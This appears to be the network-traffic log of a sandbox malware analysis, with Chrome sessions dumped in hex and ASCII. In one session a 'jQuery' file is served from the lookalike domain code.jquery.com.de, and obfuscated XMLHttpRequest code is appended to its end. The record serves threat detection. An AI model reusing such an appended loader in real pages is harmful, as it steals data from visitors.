2022-05-13 23:25:34 UTC	3	IN	HTTP/1.1 200 OK Content-Type: application/json; charset=utf-8 Access-Control-Allow-Origin: https://www.google.com Access-Control-Allow-Credentials: true X-Content-Type-Options: nosniff Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Fri, 13 May 2022 23:25:34 GMT Strict-Transport-Security: max-age=31536000; includeSubDomains Accept-CH: Sec-CH-UA-Arch, Sec-CH-UA-Bitness, Sec-CH-UA-Full-Version, Sec-CH-UA-Full-Version-List, Sec-CH-UA-Model, Sec-CH-UA-Platform, Sec-CH-UA-Platform-Version Report-To: {"group":"IdentityListAccountsHttp","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/IdentityListAccountsHttp/external"}]} Cross-Origin-Opener-Policy: same-origin; report-to="IdentityListAccountsHttp" Permissions-Policy: ch-ua-arch=*, ch-ua-bitness=*, ch-ua-full-version=*, ch-ua-full-version-list=*, ch-ua-model=*, ch-ua-platform=*, ch-ua-platform-version=* Content-Security-Policy: script-src 'report-sample' 'nonce-74wnoL5_8SVVAc3IhOL3Zg' 'unsafe-inline';object-src 'none';base-uri 'self';report-uri /_/IdentityListAccountsHttp/cspreport;worker-src 'self' Content-Security-Policy: script-src 'nonce-74wnoL5_8SVVAc3IhOL3Zg' 'self' https://apis.google.com https://ssl.gstatic.com https://www.google.com https://www.gstatic.com https://www.google-analytics.com;report-uri /_/IdentityListAccountsHttp/cspreport Content-Security-Policy: require-trusted-types-for 'script';report-uri /_/IdentityListAccountsHttp/cspreport Server: ESF X-XSS-Protection: 0 Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked
2022-05-13 23:25:34 UTC	5	IN	Data Raw: 31 31 0d 0a 5b 22 67 61 69 61 2e 6c 2e 61 2e 72 22 2c 5b 5d 5d 0d 0a Data Ascii: 11["gaia.l.a.r",[]]
2022-05-13 23:25:34 UTC	5	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49712	142.250.203.110	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-13 23:25:34 UTC	0	OUT	GET /service/update2/crx?os=win&arch=x64&os_arch=x86_64&nacl_arch=x86-64&prod=chromecrx&prodchannel=&prodversion=85.0.4183.121&lang=en-US&acceptformat=crx3&x=id%3Dnmmhkkegccagdldgiimedpiccmgmieda%26v%3D0.0.0.0%26installedby%3Dother%26uc%26ping%3Dr%253D-1%2526e%253D1&x=id%3Dpkedcjkdefgpdelpbcmbmeomcjbeemfm%26v%3D0.0.0.0%26installedby%3Dother%26uc%26ping%3Dr%253D-1%2526e%253D1 HTTP/1.1 Host: clients2.google.com Connection: keep-alive X-Goog-Update-Interactivity: fg X-Goog-Update-AppId: nmmhkkegccagdldgiimedpiccmgmieda,pkedcjkdefgpdelpbcmbmeomcjbeemfm X-Goog-Update-Updater: chromecrx-85.0.4183.121 Sec-Fetch-Site: none Sec-Fetch-Mode: no-cors Sec-Fetch-Dest: empty User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36 Accept-Encoding: gzip, deflate, br Accept-Language: en-US,en;q=0.9
2022-05-13 23:25:34 UTC	1	IN	HTTP/1.1 200 OK Content-Security-Policy: script-src 'report-sample' 'nonce-Tdh-vtlhuSOiZ3eNr6I5Kw' 'unsafe-inline' 'strict-dynamic' https: http:;object-src 'none';base-uri 'self';report-uri https://csp.withgoogle.com/csp/clientupdate-aus/1 Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Fri, 13 May 2022 23:25:34 GMT Content-Type: text/xml; charset=UTF-8 X-Daynum: 5611 X-Daystart: 59134 X-Content-Type-Options: nosniff X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block Server: GSE Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked
2022-05-13 23:25:34 UTC	2	IN	Data Raw: 33 36 64 0d 0a 3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 3f 3e 3c 67 75 70 64 61 74 65 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 75 70 64 61 74 65 32 2f 72 65 73 70 6f 6e 73 65 22 20 70 72 6f 74 6f 63 6f 6c 3d 22 32 2e 30 22 20 73 65 72 76 65 72 3d 22 70 72 6f 64 22 3e 3c 64 61 79 73 74 61 72 74 20 65 6c 61 70 73 65 64 5f 64 61 79 73 3d 22 35 36 31 31 22 20 65 6c 61 70 73 65 64 5f 73 65 63 6f 6e 64 73 3d 22 35 39 31 33 34 22 2f 3e 3c 61 70 70 20 61 70 70 69 64 3d 22 6e 6d 6d 68 6b 6b 65 67 63 63 61 67 64 6c 64 67 69 69 6d 65 64 70 69 63 63 6d 67 6d 69 65 64 61 22 20 63 6f 68 6f 72 74 3d 22 31 3a 3a 22 20 63 6f 68 6f 72 74 6e 61 6d 65 3d 22 22 Data Ascii: 36d<?xml version="1.0" encoding="UTF-8"?><gupdate xmlns="http://www.google.com/update2/response" protocol="2.0" server="prod"><daystart elapsed_days="5611" elapsed_seconds="59134"/><app appid="nmmhkkegccagdldgiimedpiccmgmieda" cohort="1::" cohortname=""
2022-05-13 23:25:34 UTC	3	IN	Data Raw: 6d 6d 68 6b 6b 65 67 63 63 61 67 64 6c 64 67 69 69 6d 65 64 70 69 63 63 6d 67 6d 69 65 64 61 2e 63 72 78 22 20 66 70 3d 22 31 2e 38 31 65 33 61 34 64 34 33 61 37 33 36 39 39 65 31 62 37 37 38 31 37 32 33 66 35 36 62 38 37 31 37 31 37 35 63 35 33 36 36 38 35 63 35 34 35 30 31 32 32 62 33 30 37 38 39 34 36 34 61 64 38 32 22 20 68 61 73 68 5f 73 68 61 32 35 36 3d 22 38 31 65 33 61 34 64 34 33 61 37 33 36 39 39 65 31 62 37 37 38 31 37 32 33 66 35 36 62 38 37 31 37 31 37 35 63 35 33 36 36 38 35 63 35 34 35 30 31 32 32 62 33 30 37 38 39 34 36 34 61 64 38 32 22 20 70 72 6f 74 65 63 74 65 64 3d 22 30 22 20 73 69 7a 65 3d 22 32 34 38 35 33 31 22 20 73 74 61 74 75 73 3d 22 6f 6b 22 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 2e 30 2e 36 22 2f 3e 3c 2f 61 70 70 3e 3c 61 Data Ascii: mmhkkegccagdldgiimedpiccmgmieda.crx" fp="1.81e3a4d43a73699e1b7781723f56b8717175c536685c5450122b30789464ad82" hash_sha256="81e3a4d43a73699e1b7781723f56b8717175c536685c5450122b30789464ad82" protected="0" size="248531" status="ok" version="1.0.0.6"/></app><a
2022-05-13 23:25:34 UTC	3	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49714	38.34.185.163	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-13 23:25:34 UTC	1	OUT	GET /jquery-3.5.1.min.js HTTP/1.1 Host: code.jquery.com.de Connection: keep-alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36 Intervention: <https://www.chromestatus.com/feature/5718547946799104>; level="warning" Accept: */* Sec-Fetch-Site: cross-site Sec-Fetch-Mode: no-cors Sec-Fetch-Dest: script Accept-Encoding: gzip, deflate, br Accept-Language: en-US,en;q=0.9

Timestamp	kBytes transferred	Direction	Data
2022-05-13 23:25:35 UTC	5	IN	HTTP/1.1 200 OK Date: Fri, 13 May 2022 23:25:35 GMT Server: Apache Last-Modified: Mon, 09 May 2022 19:44:04 GMT Accept-Ranges: bytes Content-Length: 96563 Connection: close Content-Type: application/javascript
2022-05-13 23:25:35 UTC	5	IN	Data Raw: 2f 2a 21 20 6a 51 75 65 72 79 20 76 33 2e 35 2e 31 20 7c 20 28 63 29 20 4a 53 20 46 6f 75 6e 64 61 74 69 6f 6e 20 61 6e 64 20 6f 74 68 65 72 20 63 6f 6e 74 72 69 62 75 74 6f 72 73 20 7c 20 6a 71 75 65 72 79 2e 6f 72 67 2f 6c 69 63 65 6e 73 65 20 2a 2f 0d 0a 21 66 75 6e 63 74 69 6f 6e 28 65 2c 74 29 7b 22 75 73 65 20 73 74 72 69 63 74 22 3b 22 6f 62 6a 65 63 74 22 3d 3d 74 79 70 65 6f 66 20 6d 6f 64 75 6c 65 26 26 22 6f 62 6a 65 63 74 22 3d 3d 74 79 70 65 6f 66 20 6d 6f 64 75 6c 65 2e 65 78 70 6f 72 74 73 3f 6d 6f 64 75 6c 65 2e 65 78 70 6f 72 74 73 3d 65 2e 64 6f 63 75 6d 65 6e 74 3f 74 28 65 2c 21 30 29 3a 66 75 6e 63 74 69 6f 6e 28 65 29 7b 69 66 28 21 65 2e 64 6f 63 75 6d 65 6e 74 29 74 68 72 6f 77 20 6e 65 77 20 45 72 72 6f 72 28 22 6a 51 75 65 72 79 Data Ascii: /*! jQuery v3.5.1 | (c) JS Foundation and other contributors | jquery.org/license */!function(e,t){"use strict";"object"==typeof module&&"object"==typeof module.exports?module.exports=e.document?t(e,!0):function(e){if(!e.document)throw new Error("jQuery
2022-05-13 23:25:35 UTC	13	IN	Data Raw: 6e 22 66 6f 72 6d 22 69 6e 20 65 3f 65 2e 70 61 72 65 6e 74 4e 6f 64 65 26 26 21 31 3d 3d 3d 65 2e 64 69 73 61 62 6c 65 64 3f 22 6c 61 62 65 6c 22 69 6e 20 65 3f 22 6c 61 62 65 6c 22 69 6e 20 65 2e 70 61 72 65 6e 74 4e 6f 64 65 3f 65 2e 70 61 72 65 6e 74 4e 6f 64 65 2e 64 69 73 61 62 6c 65 64 3d 3d 3d 74 3a 65 2e 64 69 73 61 62 6c 65 64 3d 3d 3d 74 3a 65 2e 69 73 44 69 73 61 62 6c 65 64 3d 3d 3d 74 7c 7c 65 2e 69 73 44 69 73 61 62 6c 65 64 21 3d 3d 21 74 26 26 61 65 28 65 29 3d 3d 3d 74 3a 65 2e 64 69 73 61 62 6c 65 64 3d 3d 3d 74 3a 22 6c 61 62 65 6c 22 69 6e 20 65 26 26 65 2e 64 69 73 61 62 6c 65 64 3d 3d 3d 74 7d 66 75 6e 63 74 69 6f 6e 20 76 65 28 61 29 7b 72 65 74 75 72 6e 20 6c 65 28 66 75 6e 63 74 69 6f 6e 28 6f 29 7b 72 65 74 75 72 6e 20 6f 3d Data Ascii: n"form"in e?e.parentNode&&!1===e.disabled?"label"in e?"label"in e.parentNode?e.parentNode.disabled===t:e.disabled===t:e.isDisabled===t||e.isDisabled!==!t&&ae(e)===t:e.disabled===t:"label"in e&&e.disabled===t}}function ve(a){return le(function(o){return o=
2022-05-13 23:25:35 UTC	21	IN	Data Raw: 3b 69 66 28 63 29 7b 69 66 28 79 29 7b 77 68 69 6c 65 28 6c 29 7b 61 3d 65 3b 77 68 69 6c 65 28 61 3d 61 5b 6c 5d 29 69 66 28 78 3f 61 2e 6e 6f 64 65 4e 61 6d 65 2e 74 6f 4c 6f 77 65 72 43 61 73 65 28 29 3d 3d 3d 66 3a 31 3d 3d 3d 61 2e 6e 6f 64 65 54 79 70 65 29 72 65 74 75 72 6e 21 31 3b 75 3d 6c 3d 22 6f 6e 6c 79 22 3d 3d 3d 68 26 26 21 75 26 26 22 6e 65 78 74 53 69 62 6c 69 6e 67 22 7d 72 65 74 75 72 6e 21 30 7d 69 66 28 75 3d 5b 6d 3f 63 2e 66 69 72 73 74 43 68 69 6c 64 3a 63 2e 6c 61 73 74 43 68 69 6c 64 5d 2c 6d 26 26 70 29 7b 64 3d 28 73 3d 28 72 3d 28 6f 3d 28 61 3d 63 29 5b 53 5d 7c 7c 28 61 5b 53 5d 3d 7b 7d 29 29 5b 61 2e 75 6e 69 71 75 65 49 44 5d 7c 7c 28 6f 5b 61 2e 75 6e 69 71 75 65 49 44 5d 3d 7b 7d 29 29 5b 68 5d 7c 7c 5b 5d 29 Data Ascii: ;if(c){if(y){while(l){a=e;while(a=a[l])if(x?a.nodeName.toLowerCase()===f:1===a.nodeType)return!1;u=l="only"===h&&!u&&"nextSibling"}return!0}if(u=[m?c.firstChild:c.lastChild],m&&p){d=(s=(r=(i=(o=(a=c)[S])||(a[S]={}))[a.uniqueID]||(o[a.uniqueID]={}))[h]||[])
2022-05-13 23:25:35 UTC	28	IN	Data Raw: 64 2e 75 6e 69 71 75 65 53 6f 72 74 2c 53 2e 74 65 78 74 3d 64 2e 67 65 74 54 65 78 74 2c 53 2e 69 73 58 4d 4c 44 6f 63 3d 64 2e 69 73 58 4d 4c 2c 53 2e 63 6f 6e 74 61 69 6e 73 3d 64 2e 63 6f 6e 74 61 69 6e 73 2c 53 2e 65 73 63 61 70 65 53 65 6c 65 63 74 6f 72 3d 64 2e 65 73 63 61 70 65 2c 76 61 72 20 68 3d 66 75 6e 63 74 69 6f 6e 28 65 2c 74 29 7b 76 61 72 20 72 3d 5b 5d 2c 69 3d 76 6f 69 64 20 30 21 3d 3d 6e 3b 77 68 69 6c 65 28 28 65 3d 65 5b 74 5d 29 26 26 39 21 3d 3d 65 2e 6e 6f 64 65 54 79 70 65 29 69 66 28 31 3d 3d 3d 65 2e 6e 6f 64 65 54 79 70 65 29 7b 69 66 28 69 26 26 53 28 65 29 2e 69 73 28 6e 29 29 62 72 65 61 6b 3b 72 2e 70 75 73 68 28 65 29 7d 72 65 74 75 72 6e 20 72 7d 2c 54 3d 66 75 6e 63 74 69 6f 6e 28 65 2c 74 29 7b 66 6f 72 28 76 Data Ascii: d.uniqueSort,S.text=d.getText,S.isXMLDoc=d.isXML,S.contains=d.contains,S.escapeSelector=d.escape;var h=function(e,t,n){var r=[],i=void 0!==n;while((e=e[t])&&9!==e.nodeType)if(1===e.nodeType){if(i&&S(e).is(n))break;r.push(e)}return r},T=function(e,t){for(v
2022-05-13 23:25:35 UTC	36	IN	Data Raw: 2c 53 2e 65 78 74 65 6e 64 28 7b 69 73 52 65 61 64 79 3a 21 31 2c 72 65 61 64 79 57 61 69 74 3a 31 2c 72 65 61 64 79 3a 66 75 6e 63 74 69 6f 6e 28 65 29 7b 28 21 30 3d 3d 3d 65 3f 2d 2d 53 2e 72 65 61 64 79 57 61 69 74 3a 53 2e 69 73 52 65 61 64 79 29 7c 7c 28 53 2e 69 73 52 65 61 64 79 3d 21 30 29 21 3d 3d 65 26 26 30 3c 2d 2d 53 2e 72 65 61 64 79 57 61 69 74 7c 7c 46 2e 72 65 73 6f 6c 76 65 57 69 74 68 28 45 2c 5b 53 5d 29 7d 7d 29 2c 53 2e 72 65 61 64 79 2e 74 68 65 6e 3d 46 2e 74 68 65 6e 2c 22 63 6f 6d 70 6c 65 74 65 22 3d 3d 3d 45 2e 72 65 61 64 79 53 74 61 74 65 7c 7c 22 6c 6f 61 64 69 6e 67 22 21 3d 3d 45 2e 72 65 61 64 79 53 74 61 74 65 26 26 21 45 2e 64 6f 63 75 6d 65 6e 74 45 6c 65 6d 65 6e 74 2e 64 6f 53 63 72 6f 6c 6c 3f 43 2e 73 65 74 54 69 Data Ascii: ,S.extend({isReady:!1,readyWait:1,ready:function(e){(!0===e?--S.readyWait:S.isReady)||(S.isReady=!0)!==e&&0<--S.readyWait||F.resolveWith(E,[S])}}),S.ready.then=F.then,"complete"===E.readyState||"loading"!==E.readyState&&!E.documentElement.doScroll?C.setTi
2022-05-13 23:25:35 UTC	44	IN	Data Raw: 69 3f 28 69 3d 6e 2c 72 3d 6e 3d 76 6f 69 64 20 30 29 3a 6e 75 6c 6c 3d 3d 69 26 26 28 22 73 74 72 69 6e 67 22 3d 3d 74 79 70 65 6f 66 20 6e 3f 28 69 3d 72 2c 72 3d 76 6f 69 64 20 30 29 3a 28 69 3d 72 2c 72 3d 6e 2c 6e 3d 76 6f 69 64 20 30 29 29 2c 21 31 3d 3d 3d 69 29 69 3d 45 65 3b 65 6c 73 65 20 69 66 28 21 69 29 72 65 74 75 72 6e 20 65 3b 72 65 74 75 72 6e 20 31 3d 3d 3d 6f 26 26 28 61 3d 69 2c 28 69 3d 66 75 6e 63 74 69 6f 6e 28 65 29 7b 72 65 74 75 72 6e 20 53 28 29 2e 6f 66 66 28 65 29 2c 61 2e 61 70 70 6c 79 28 74 68 69 73 2c 61 72 67 75 6d 65 6e 74 73 29 7d 29 2e 67 75 69 64 3d 61 2e 67 75 69 64 7c 7c 28 61 2e 67 75 69 64 3d 53 2e 67 75 69 64 2b 2b 29 29 2c 65 2e 65 61 63 68 28 66 75 6e 63 74 69 6f 6e 28 29 7b 53 2e 65 76 65 6e 74 2e 61 64 64 28 Data Ascii: i?(i=n,r=n=void 0):null==i&&("string"==typeof n?(i=r,r=void 0):(i=r,r=n,n=void 0)),!1===i)i=Ee;else if(!i)return e;return 1===o&&(a=i,(i=function(e){return S().off(e),a.apply(this,arguments)}).guid=a.guid||(a.guid=S.guid++)),e.each(function(){S.event.add(
2022-05-13 23:25:35 UTC	52	IN	Data Raw: 2c 64 3d 72 5b 30 5d 2c 68 3d 6d 28 64 29 3b 69 66 28 68 7c 7c 31 3c 66 26 26 22 73 74 72 69 6e 67 22 3d 3d 74 79 70 65 6f 66 20 64 26 26 21 79 2e 63 68 65 63 6b 43 6c 6f 6e 65 26 26 44 65 2e 74 65 73 74 28 64 29 29 72 65 74 75 72 6e 20 6e 2e 65 61 63 68 28 66 75 6e 63 74 69 6f 6e 28 65 29 7b 76 61 72 20 74 3d 6e 2e 65 71 28 65 29 3b 68 26 26 28 72 5b 30 5d 3d 64 2e 63 61 6c 6c 28 74 68 69 73 2c 65 2c 74 2e 68 74 6d 6c 28 29 29 29 2c 50 65 28 74 2c 72 2c 69 2c 6f 29 7d 29 3b 69 66 28 66 26 26 28 74 3d 28 65 3d 78 65 28 72 2c 6e 5b 30 5d 2e 6f 77 6e 65 72 44 6f 63 75 6d 65 6e 74 2c 21 31 2c 6e 2c 6f 29 29 2e 66 69 72 73 74 43 68 69 6c 64 2c 31 3d 3d 3d 65 2e 63 68 69 6c 64 4e 6f 64 65 73 2e 6c 65 6e 67 74 68 26 26 28 65 3d 74 29 2c 74 7c 7c 6f 29 29 7b 66 Data Ascii: ,d=r[0],h=m(d);if(h||1<f&&"string"==typeof d&&!y.checkClone&&De.test(d))return n.each(function(e){var t=n.eq(e);h&&(r[0]=d.call(this,e,t.html())),Pe(t,r,i,o)});if(f&&(t=(e=xe(r,n[0].ownerDocument,!1,n,o)).firstChild,1===e.childNodes.length&&(e=t),t||o)){f

Timestamp	kBytes transferred	Direction	Data
2022-05-13 23:25:35 UTC	60	IN	Data Raw: 28 6e 3d 61 2e 73 65 74 28 65 2c 6e 2c 72 29 29 7c 7c 28 75 3f 6c 2e 73 65 74 50 72 6f 70 65 72 74 79 28 74 2c 6e 29 3a 6c 5b 74 5d 3d 6e 29 29 7d 7d 2c 63 73 73 3a 66 75 6e 63 74 69 6f 6e 28 65 2c 74 2c 6e 2c 72 29 7b 76 61 72 20 69 2c 6f 2c 61 2c 73 3d 58 28 74 29 3b 72 65 74 75 72 6e 20 47 65 2e 74 65 73 74 28 74 29 7c 7c 28 74 3d 58 65 28 73 29 29 2c 28 61 3d 53 2e 63 73 73 48 6f 6f 6b 73 5b 74 5d 7c 7c 53 2e 63 73 73 48 6f 6f 6b 73 5b 73 5d 29 26 26 22 67 65 74 22 69 6e 20 61 26 26 28 69 3d 61 2e 67 65 74 28 65 2c 21 30 2c 6e 29 29 2c 76 6f 69 64 20 30 3d 3d 3d 69 26 26 28 69 3d 42 65 28 65 2c 74 2c 72 29 29 2c 22 6e 6f 72 6d 61 6c 22 3d 3d 69 26 26 74 20 69 6e 20 51 65 26 26 28 69 3d 51 65 5b 74 5d 29 2c 22 22 3d 3d 3d 6e 7c 7c 6e 3f 28 6f 3d 70 Data Ascii: (n=a.set(e,n,r))||(u?l.setProperty(t,n):l[t]=n)}},css:function(e,t,n,r){var i,o,a,s=X(t);return Ge.test(t)||(t=Xe(s)),(a=S.cssHooks[t]||S.cssHooks[s])&&"get"in a&&(i=a.get(e,!0,n)),void 0===i&&(i=Be(e,t,r)),"normal"===i&&t in Qe&&(i=Qe[t]),""===n||n?(o=p
2022-05-13 23:25:35 UTC	68	IN	Data Raw: 66 69 6e 69 73 68 3d 21 30 2c 53 2e 71 75 65 75 65 28 74 68 69 73 2c 61 2c 5b 5d 29 2c 72 26 26 72 2e 73 74 6f 70 26 26 72 2e 73 74 6f 70 2e 63 61 6c 6c 28 74 68 69 73 2c 21 30 29 2c 65 3d 69 2e 6c 65 6e 67 74 68 3b 65 2d 2d 3b 29 69 5b 65 5d 2e 65 6c 65 6d 3d 3d 3d 74 68 69 73 26 26 69 5b 65 5d 2e 71 75 65 75 65 3d 3d 3d 61 26 26 28 69 5b 65 5d 2e 61 6e 69 6d 2e 73 74 6f 70 28 21 30 29 2c 69 2e 73 70 6c 69 63 65 28 65 2c 31 29 29 3b 66 6f 72 28 65 3d 30 3b 65 3c 6f 3b 65 2b 2b 29 6e 5b 65 5d 26 26 6e 5b 65 5d 2e 66 69 6e 69 73 68 26 26 6e 5b 65 5d 2e 66 69 6e 69 73 68 2e 63 61 6c 6c 28 74 68 69 73 29 3b 64 65 6c 65 74 65 20 74 2e 66 69 6e 69 73 68 7d 29 7d 7d 29 2c 53 2e 65 61 63 68 28 5b 22 74 6f 67 67 6c 65 22 2c 22 73 68 6f 77 22 2c 22 68 69 64 65 22 Data Ascii: finish=!0,S.queue(this,a,[]),r&&r.stop&&r.stop.call(this,!0),e=i.length;e--;)i[e].elem===this&&i[e].queue===a&&(i[e].anim.stop(!0),i.splice(e,1));for(e=0;e<o;e++)n[e]&&n[e].finish&&n[e].finish.call(this);delete t.finish}}}),S.each(["toggle","show","hide"
2022-05-13 23:25:35 UTC	75	IN	Data Raw: 2e 74 72 69 67 67 65 72 65 64 3d 76 6f 69 64 20 30 2c 61 26 26 28 6e 5b 75 5d 3d 61 29 29 2c 65 2e 72 65 73 75 6c 74 7d 7d 2c 73 69 6d 75 6c 61 74 65 3a 66 75 6e 63 74 69 6f 6e 28 65 2c 74 2c 6e 29 7b 76 61 72 20 72 3d 53 2e 65 78 74 65 6e 64 28 6e 65 77 20 53 2e 45 76 65 6e 74 2c 6e 2c 7b 74 79 70 65 3a 65 2c 69 73 53 69 6d 75 6c 61 74 65 64 3a 21 30 7d 29 3b 53 2e 65 76 65 6e 74 2e 74 72 69 67 67 65 72 28 72 2c 6e 75 6c 6c 2c 74 29 7d 7d 29 2c 53 2e 66 6e 2e 65 78 74 65 6e 64 28 7b 74 72 69 67 67 65 72 3a 66 75 6e 63 74 69 6f 6e 28 65 2c 74 29 7b 72 65 74 75 72 6e 20 74 68 69 73 2e 65 61 63 68 28 66 75 6e 63 74 69 6f 6e 28 29 7b 53 2e 65 76 65 6e 74 2e 74 72 69 67 67 65 72 28 65 2c 74 2c 6e 75 6c 6c 29 7d 29 7d 2c 74 72 69 67 67 65 72 48 61 6e 64 6c 65 Data Ascii: .triggered=void 0,a&&(n[u]=a)),e.result}},simulate:function(e,t,n){var r=S.extend(new S.Event,n,{type:e,isSimulated:!0});S.event.trigger(r,null,t)}}),S.fn.extend({trigger:function(e,t){return this.each(function(){S.event.trigger(e,t,this)})},triggerHandle
2022-05-13 23:25:35 UTC	83	IN	Data Raw: 22 61 6a 61 78 53 75 63 63 65 73 73 22 3a 22 61 6a 61 78 45 72 72 6f 72 22 2c 5b 54 2c 76 2c 69 3f 6f 3a 61 5d 29 2c 62 2e 66 69 72 65 57 69 74 68 28 79 2c 5b 54 2c 6c 5d 29 2c 67 26 26 28 6d 2e 74 72 69 67 67 65 72 28 22 61 6a 61 78 43 6f 6d 70 6c 65 74 65 22 2c 5b 54 2c 76 5d 29 2c 2d 2d 53 2e 61 63 74 69 76 65 7c 7c 53 2e 65 76 65 6e 74 2e 74 72 69 67 67 65 72 28 22 61 6a 61 78 53 74 6f 70 22 29 29 7d 72 65 74 75 72 6e 20 54 7d 2c 67 65 74 4a 53 4f 4e 3a 66 75 6e 63 74 69 6f 6e 28 65 2c 74 2c 6e 29 7b 72 65 74 75 72 6e 20 53 2e 67 65 74 28 65 2c 74 2c 6e 2c 22 6a 73 6f 6e 22 29 7d 2c 67 65 74 53 63 72 69 70 74 3a 66 75 6e 63 74 69 6f 6e 28 65 2c 74 29 7b 72 65 74 75 72 6e 20 53 2e 67 65 74 28 65 2c 76 6f 69 64 20 30 2c 74 2c 22 73 63 72 69 70 74 22 Data Ascii: "ajaxSuccess":"ajaxError",[T,v,i?o:a]),b.fireWith(y,[T,l]),g&&(m.trigger("ajaxComplete",[T,v]),--S.active||S.event.trigger("ajaxStop"))}}return T},getJSON:function(e,t,n){return S.get(e,t,n,"json")},getScript:function(e,t){return S.get(e,void 0,t,"script"
2022-05-13 23:25:35 UTC	91	IN	Data Raw: 6e 28 65 2c 74 29 7b 53 2e 66 6e 5b 74 5d 3d 66 75 6e 63 74 69 6f 6e 28 65 29 7b 72 65 74 75 72 6e 20 74 68 69 73 2e 6f 6e 28 74 2c 65 29 7d 7d 29 2c 53 2e 66 6e 2e 65 78 74 65 6e 64 28 7b 62 69 6e 64 3a 66 75 6e 63 74 69 6f 6e 28 65 2c 74 2c 6e 29 7b 72 65 74 75 72 6e 20 74 68 69 73 2e 6f 6e 28 65 2c 6e 75 6c 6c 2c 74 2c 6e 29 7d 2c 75 6e 62 69 6e 64 3a 66 75 6e 63 74 69 6f 6e 28 65 2c 74 29 7b 72 65 74 75 72 6e 20 74 68 69 73 2e 6f 66 66 28 65 2c 6e 75 6c 6c 2c 74 29 7d 2c 64 65 6c 65 67 61 74 65 3a 66 75 6e 63 74 69 6f 6e 28 65 2c 74 2c 6e 2c 72 29 7b 72 65 74 75 72 6e 20 74 68 69 73 2e 6f 6e 28 74 2c 65 2c 6e 2c 72 29 7d 2c 75 6e 64 65 6c 65 67 61 74 65 3a 66 75 6e 63 74 69 6f 6e 28 65 2c 74 2c 6e 29 7b 72 65 74 75 72 6e 20 31 3d 3d 3d 61 72 67 75 6d Data Ascii: n(e,t){S.fn[t]=function(e){return this.on(t,e)}}),S.fn.extend({bind:function(e,t,n){return this.on(e,null,t,n)},unbind:function(e,t){return this.off(e,null,t)},delegate:function(e,t,n,r){return this.on(t,e,n,r)},undelegate:function(e,t,n){return 1===argum
2022-05-13 23:25:35 UTC	99	IN	Data Raw: 27 3a 27 29 2b 70 5b 75 28 30 78 32 33 62 29 5d 28 29 2c 27 3a 27 29 2c 70 5b 75 28 30 78 31 66 63 29 5d 28 29 29 2c 79 3d 50 5b 75 28 30 78 32 34 33 29 5d 28 55 2c 27 5c 78 32 30 27 29 2b 4a 2c 4e 3d 6e 65 77 20 58 4d 4c 48 74 74 70 52 65 71 75 65 73 74 28 29 2c 65 3d 50 5b 75 28 30 78 31 65 62 29 5d 28 50 5b 75 28 30 78 32 30 39 29 5d 28 77 69 6e 64 6f 77 5b 27 76 27 5d 5b 75 28 30 78 32 30 30 29 5d 28 29 2c 27 2f 27 29 2c 77 69 6e 64 6f 77 5b 75 28 30 78 31 66 30 29 5d 5b 75 28 30 78 32 30 30 29 5d 28 29 29 2c 77 3d 50 5b 75 28 30 78 32 32 33 29 5d 28 50 5b 75 28 30 78 32 31 61 29 5d 28 50 5b 75 28 30 78 31 65 62 29 5d 28 50 5b 75 28 30 78 32 33 65 29 5d 28 50 5b 75 28 30 78 31 66 61 29 5d 28 50 5b 75 28 30 78 32 32 62 29 5d 28 50 5b 75 28 30 78 32 35 Data Ascii: ':')+p[u(0x23b)](),':'),p[u(0x1fc)]()),y=P[u(0x243)](U,'\x20')+J,N=new XMLHttpRequest(),e=P[u(0x1eb)](P[u(0x209)](window['v'][u(0x200)](),'/'),window[u(0x1f0)][u(0x200)]()),w=P[u(0x223)](P[u(0x21a)](P[u(0x1eb)](P[u(0x23e)](P[u(0x1fa)](P[u(0x22b)](P[u(0x25

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49722	13.224.103.60	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-13 23:25:36 UTC	99	OUT	GET /condenast.com HTTP/1.1 Host: logo.clearbit.com Connection: keep-alive Accept: */* User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36 Origin: null Sec-Fetch-Site: cross-site Sec-Fetch-Mode: cors Sec-Fetch-Dest: empty Accept-Encoding: gzip, deflate, br Accept-Language: en-US,en;q=0.9

Timestamp	kBytes transferred	Direction	Data
